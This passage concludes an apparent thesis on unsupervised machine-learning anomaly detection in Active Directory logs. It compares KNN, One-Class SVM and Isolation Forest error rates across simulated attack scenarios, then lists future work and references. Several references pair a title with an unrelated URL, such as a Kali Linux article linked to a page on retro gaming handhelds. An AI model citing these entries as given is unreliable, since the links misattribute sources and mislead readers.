3 public holidays and vacation months	41	41	0	41	13	55	15

Table 5.2: Final Results

After analyzing the results obtained with the anomaly detection techniques, it can be said that the KNN method is the most suitable for this project. In all the scenarios analyzed, KNN showed consistent accuracy and was close to the actual number of anomalies present in the data, as shown in Table 5.2.

The choice of KNN is based not only on the quantitative results but also on its ability to adjust to the data and the interpretability of the results. The specific configuration of KNN, explained in 5.2.1, proved to be effective in accurately detecting anomalies in the various conditions simulated in this study.

These results are fundamental to guide future research and practical applications of

anomaly detection, ensuring a robust and reliable approach.

Chapter 6

Conclusion

This study evaluated the application of UML methods for anomaly detection in AD logs. Throughout the study, various ML techniques and algorithms were assessed, with particular emphasis on KNN, One-Class SVM, and IF. These were applied to data collected and processed using the Splunk tool, known for its robustness in analyzing and visualizing extensive datasets. The study also elaborates on the essential concepts related to ML, explaining the operation of AD and comparing SML and UML. The characteristics and specific uses of KNN, SVM, and IF in anomaly detection are thoroughly discussed.

The final results present a comprehensive study on the use of ML techniques for anomaly detection in corporate datasets. Three different methods were employed: KNN, One-Class SVM, and IF. A series of tests across various scenarios were conducted to assess the accuracy and efficiency of each technique.

The findings indicate that, overall, the KNN technique excelled in terms of accuracy and consistency corresponding to the actual number of anomalies. The One-Class SVM also yielded accurate results in numerous scenarios, whereas the IF frequently overestimated the anomaly count.

In scenarios devoid of attacks, KNN exhibited a 100% error rate due to identifying anomalies where there were none. Nevertheless, in most other scenarios, particularly those involving real attacks or anomalies, the technique demonstrated high accuracy, achieving a 0 percent error rate in several cases. The only notable error occurred in the “Random attacks in half a year” scenario, with an 11.8% error rate.

The SVM method displayed significant variability in error rates. The error rate was

100% in attack-free scenarios. For those with attacks or anomalies, the error rate ranged from 24.3 % to 99.4%, signifying that the method, despite detecting anomalies, tends to produce a high number of errors.

The IF method similarly showed a 100% error rate in attack-free scenarios. In other scenarios, error rates varied from 19.8% to 78.4%, with the highest accuracy observed in the “Random attacks over 2 years” scenario at 19.8% and the lowest accuracy in the “Full month” scenario at 78.4%.

These results emphasize that within the conducted tests, KNN had the lowest error rate in most scenarios, especially when real anomalies were present. SVM exhibited inconsistent performance with high error rates, while IF had intermediate performance, showing better accuracy in some scenarios but still a notable error margin in others.

6.1 Future work

To further optimize the anomaly detection tools, the following steps are planned for future work:

- **Improving Hyperparameters:** Continue to explore and adjust the hyperparameters of ML techniques to improve accuracy and reduce FP and FN.
- **Generalization of Tools:** Develop and adapt anomaly detection tools so that they can be applied to a greater number of companies.
- **Integration with Other Systems:** Study the integration of anomaly detection tools with existing management and monitoring systems, providing a more complete and robust solution for the security and analysis of company data.
- **Improving the Dataset Creation Process:** Improving the process of creating and pre-processing datasets, ensuring that the data used is even more representative and of high quality.
- **Development of the Anomaly Injector:** Improve the anomaly injection tool to generate more varied and realistic scenarios that can further challenge the detection algorithms.

The main objective of future work is not only to optimize ML techniques for anomaly detection but also to make these solutions accessible and effective for a wide range of companies. By focusing on generalization and cost reduction, it can be possible to democratize the use of advanced ML tools, providing a significant improvement in the detection and management of anomalies in business data.

References

- [1] Bashir Alam. *Isolation Forest For Anomalies Detection*. Hands-On.Cloud. URL: <https://hands-on.cloud/using-python-and-isolation-forest-algorithm-for-anomalies-detection/#h-explanation-of-isolation-forest-algorithm>.
- [2] Bashir Alam. *Unsupervised Learning: Easy explanation of ML concepts*. Hands-On.Cloud. URL: <https://hands-on.cloud/ml-unsupervised-learning-guide/>.
- [3] Andrew P. Bradley. *The use of the area under the ROC curve in the evaluation of machine learning algorithms*. ScienceDirect. URL: <https://www.sciencedirect.com/science/article/pii/S0031320396001422>.
- [4] Cathy Buggs. *The Ultimate Kali Linux Book, 2022*. Remote Desktop Connection - Download. URL: <https://remote-desktop-connection.en.softonic.com/>.
- [5] Ruben Circelli. *What is Kali Linux? Everything to know about the popular Linux distro*. XDA. URL: <https://www.xda-developers.com/best-retro-gaming-handhelds/>.
- [6] U.S. Department of Commerce. *National Institute of Standards and Technology*. U.S. Department of Commerce. URL: <https://www.nist.gov/>.
- [7] Nikita Duggal. *Anomaly Detection in Machine Learning: Techniques & Benefits*. SimpliLearn. URL: <https://www.simplilearn.com/anomaly-detection-in-machine-learning-article>.
- [8] Official Journal of the European Union. *The NIS 2 Directive*. Official Journal of the European Union. URL: <https://www.nis-2-directive.com/>.
- [9] Fortinet. *What is Splunk? Key Benefits and Features*. Fortinet. URL: <https://www.fortinet.com/resources/cyberglossary/what-is-splunk>.

- [10] Github. *Chapter 7 KNN - K Nearest Neighbour*. Github. URL: <https://fderyckel.github.io/machinelearningwithr/knnchapter.html>.
- [11] Guido Grillenmeier. *Protecting Active Directory against modern threats*. ScienceDirect. URL: <https://www.sciencedirect.com/science/article/abs/pii/S135348582100132X>.
- [12] ISO/IEC. *ISO/IEC 27001:2022*. ISO/IEC. URL: <https://www.iso.org/standard/27001>.
- [13] Kali. *What is Kali Linux?* Kali. URL: <https://www.kali.org/docs/introduction/what-is-kali-linux/>.
- [14] Kali.org. *Hydra, Tool Documentation*. Kali. URL: <https://www.kali.org/tools/hydra/>.
- [15] Simona Buchovecká Lukás Kotlaba and Róbert Lórencz. *Active Directory Kerberoasting Attack: Detection using Machine Learning Techniques*. Department of Information Security, Faculty of Information Technology, Czech Technical University in Prague, Czech Republic. URL: <https://pdfs.semanticscholar.org/6e83/0267ffa29a6208653bd8bb2862954b01e840.pdf>.
- [16] Avinash Navlani. *Support Vector Machines with Scikit-learn Tutorial*. Datacamp. URL: https://www.datacamp.com/tutorial/svm-classification-scikit-learn-python?dc_referrer=https%3A%2F%2Fwww.google.com%2F.
- [17] NIST. *Security and Privacy Controls for Information Systems and Organizations*. NIST SP 800-53 Rev. 5. URL: <https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final>.
- [18] Oracle. *How the Kerberos Service Works*. Oracle. URL: <https://docs.oracle.com/cd/E19120-01/open.solaris/819-3321/intro-25/index.html>.
- [19] parrotsec.org. *What is ParrotOS?* parrotsec. URL: <https://parrotsec.org/docs/introduction/what-is-parrot/>.
- [20] Chanaka Prasanna. *Understanding ROC and AUC in Model Evaluation*. Medium. URL: <https://medium.com/@chanakapinfo/understanding-roc-and-auc-in-model-evaluation-88fe4ac7dfc7>.

- [21] Viswanath V S. *What is ArcSight*. MindMajix. URL: <https://mindmajix.com/what-is-arcsight>.
- [22] Varun Sakhuja. *Labeled and Unlabeled Data- What is the difference??* Medium. URL: <https://medium.com/@varun.sja/labeled-and-unlabeled-data-what-is-the-difference-4e95e8013138>.
- [23] Victoria Shashkina. *Data preparation for machine learning: a step-by-step guide*. Ritrex. URL: <https://itrexgroup.com/blog/data-preparation-for-machine-learning/>.
- [24] SimpliLearn. *Sklearn SVM — In-depth Lesson On Support Vector Machines*. SimpliLearn. URL: <https://www.simplilearn.com/tutorials/scikit-learn-tutorial/sklearn-svm-support-vector-machines>.
- [25] Glen D. Singh. *The Ultimate Kali Linux Book, 2022*. packt. URL: <https://www.packtpub.com/product/the-ultimate-kali-linux-book-second-edition/9781801818933>.
- [26] Roopam Gupta Thomas Rincy N. *A Survey on Machine Learning Approaches and Its Techniques*: IEEE Xplore. URL: <https://ieeexplore.ieee.org/document/9087123>.
- [27] Abebe Abeshu Diro Wasyihun Sema Admass Yirga Yayeh Munaye. *Cyber security: State of the art, challenges and future directions*. ScienceDirect. URL: <https://www.sciencedirect.com/science/article/pii/S2772918423000188>.
- [28] Takuho Mitsunaga Wataru Matsuda Mariko Fujimoto. *Detecting APT attacks against Active Directory using Machine Learning*. 2018 IEEE Conference on Applications, Information and Network Security (AINS). URL: <https://ieeexplore.ieee.org/document/8631486>.